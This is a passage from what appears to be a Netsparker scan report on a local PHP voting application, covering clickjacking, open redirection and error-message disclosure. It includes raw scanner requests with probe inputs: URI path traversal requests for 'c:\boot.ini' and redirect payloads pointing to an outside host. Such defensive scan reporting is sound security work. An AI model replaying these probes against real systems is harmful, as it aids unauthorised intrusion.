Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.5509 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:38 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 24.5. http://localhost/votesystem/admin/index.php

## Certainty

## Request

```
GET /votesystem/admin/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 5.3987 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 24.6. http://localhost/votesystem/admin/index.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

### Certainty



### Request

```
GET /votesystem/admin/index.phpc%3a%5cboot.ini HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.8702 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:43 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 24.7. http://localhost/votesystem/admin/'ns='netsparker(0x00005F)

Method	Parameter	Value
GET 	URI-BASED	'ns='netsparker(0x00005F)

## Certainty



## Request

```
GET /votesystem/admin/'ns='netsparker(0x00005F) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.6927 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:39 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 24.8. http://localhost/votesystem/admin/positions.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty



## Request

```
GET /votesystem/admin/positions.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.1071 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

```
HTTP/1.1 404 Not Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 295
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:28:42 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 24.9. http://localhost/votesystem/admin/session.php

### Certainty



## Request

```
GET /votesystem/admin/session.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.9968 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

```
HTTP/1.1 404 Not Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 295
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:27:27 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 24.10. http://localhost/votesystem/admin/voters.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty

## Request

```
GET /votesystem/admin/voters.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.0204 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:28:23 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 24.11. http://localhost/votesystem/admin/votes.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty

### Request

```
GET /votesystem/admin/votes.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 0.6066 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found

```
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 295
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:28:07 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## Remedy

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
  - X-Frame-Options: DENY It completely denies to be loaded in frame/iframe.
  - X-Frame-Options: SAMEORIGIN It allows only if the site which wants to load has a same origin.
  - X-Frame-Options: ALLOW-FROM URL It grants a specific URL to load itself in a iframe. However please pay attention to

that, not all browsers support this.

- Employing defensive code in the UI to ensure that the current frame is the most top level window.

#### External References

- [Clickjacking](#)
- [Can I Use X-Frame-Options](#)
- [X-Frame-Options HTTP Header](#)

#### Remedy References

- [Clickjacking Defense Cheat Sheet](#)

CLASSIFICATION	
OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A6</a>
CWE	<a href="#">693</a>
CAPEC	<a href="#">103</a>
ISO27001	<a href="#">A.14.2.5</a>

# 25. Open Redirection in POST method

LOW  2

CONFIRMED  2

Netsparker detected an Open Redirection vulnerability in a POST parameter. Open redirect occurs when a web page is being redirected to another URL in another domain via a user-controlled input.

## Impact

Because the vulnerability can be only exploited via POST requests, its impact is very limited and it cannot be directly used for common Open Redirect attacks such as phishing.

## Vulnerabilities

25.1. [http://localhost/votesystem/admin/config\\_save.php?return=http://r87.com/?localhost/](http://localhost/votesystem/admin/config_save.php?return=http://r87.com/?localhost/)

**CONFIRMED**

Method	Parameter	Value
POST 	return	http://r87.com/?localhost/
POST	title	2023 Rotaract Election

## Request

```
POST /votesystem/admin/config_save.php?return=http://r87.com/?localhost/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 28
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php#profile
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

title=2023+Rotaract+Election
```

## Response

Response Time (ms) : 6.0749 Total Bytes Received : 488 Body Length : 139 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 139  
Content-Type: text/html; charset=UTF-8  
location: http://r87.com/?localhost/  
Date: Sat, 03 Jun 2023 13:16:15 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

25.2. [http://localhost/votesystem/admin/profile\\_update.php?return=http://r87.com/?localhost/](http://localhost/votesystem/admin/profile_update.php?return=http://r87.com/?localhost/)  
**CONFIRMED**

Method	Parameter	Value
POST	password	  <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\vo...</b>
POST	username	  <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\vo...</b>
POST	firstname	  <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\vo...</b>
POST	return	http://r87.com/?localhost/
POST	curr_password	
POST	photo	

Method	Parameter	Value
POST	lastname	 <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\vo...

## Request

```
POST /votesystem/admin/profile_update.php?return=http://r87.com/?localhost/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 1308
Content-Type: multipart/form-data; boundary=c8cd97379d2a4d278b0d17a3b89198a2
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php#profile
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="curr_password"

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="username"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="lastname"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="photo"; filename=""
Content-Type: application/octet-stream

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="firstname"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="password"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
```

--c8cd97379d2a4d278b0d17a3b89198a2--

## Response

Response Time (ms) : 4.4806 Total Bytes Received : 488 Body Length : 139 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 139  
Content-Type: text/html; charset=UTF-8  
location: http://r87.com/?localhost/  
Date: Sat, 03 Jun 2023 13:43:57 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

## Remedy

- Where possible, do not use users' input for URLs.
- If you definitely need dynamic URLs, use whitelisting. Make a list of valid, accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs those are located on the trusted domains.

## External References

- [CWE-601: URL Redirection to Untrusted Site \('Open Redirect'\)](#)
- [OWASP - Open Redirection](#)



## CLASSIFICATION

OWASP 2013

[A10](#)

OWASP 2017

[A5](#)

CWE

[601](#)

WASC

[38](#)

ISO27001

[A.14.2.5](#)

# 26. Programming Error Message

LOW 

11

Netsparker identified a Programming Error Message.

## Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. Source code, stack trace, etc. data may be disclosed. Most of these issues will be identified and reported separately by Netsparker.

## Vulnerabilities

### 26.1. <http://localhost/votesystem/admin/ballot.php>

#### Identified Error Message

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>16</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>37</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>

#### IdentifiedErrorMessage

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>16</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>30</b>

- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>37</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>

## Certainty

### Request

```
GET /votesystem/admin/ballot.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.7838 Total Bytes Received : 16706 Body Length : 16367 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
8:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be r
...
>
<a href="#" class="dropdown-toggle" data-toggle="dropdown">

<span class="hidden-xs"><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
</span>
</a>
<ul class="dropdown-menu">
<!-- User image -->
<li class="user-header">


<p>
<br />
```

```
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" data-toggle="modal" cla
...
class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">Firstname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">Lastname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
</div>
```

```

</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

...
="user-panel">
<div class="pull-left image">

</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less -->
<ul class="sidebar-menu" d
...

```

## 26.2. http://localhost/votesystem/admin/candidates.php

### Identified Error Message

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>16</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>37</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>

### IdentifiedErrorMessage

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>

- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>16</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>37</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>

## Certainty



### Request

```
GET /votesystem/admin/candidates.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 25.7627 Total Bytes Received : 30002 Body Length : 29663 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:24 GMT  
Cache-Control: no-store, no-cach  
...  
8:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:24 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
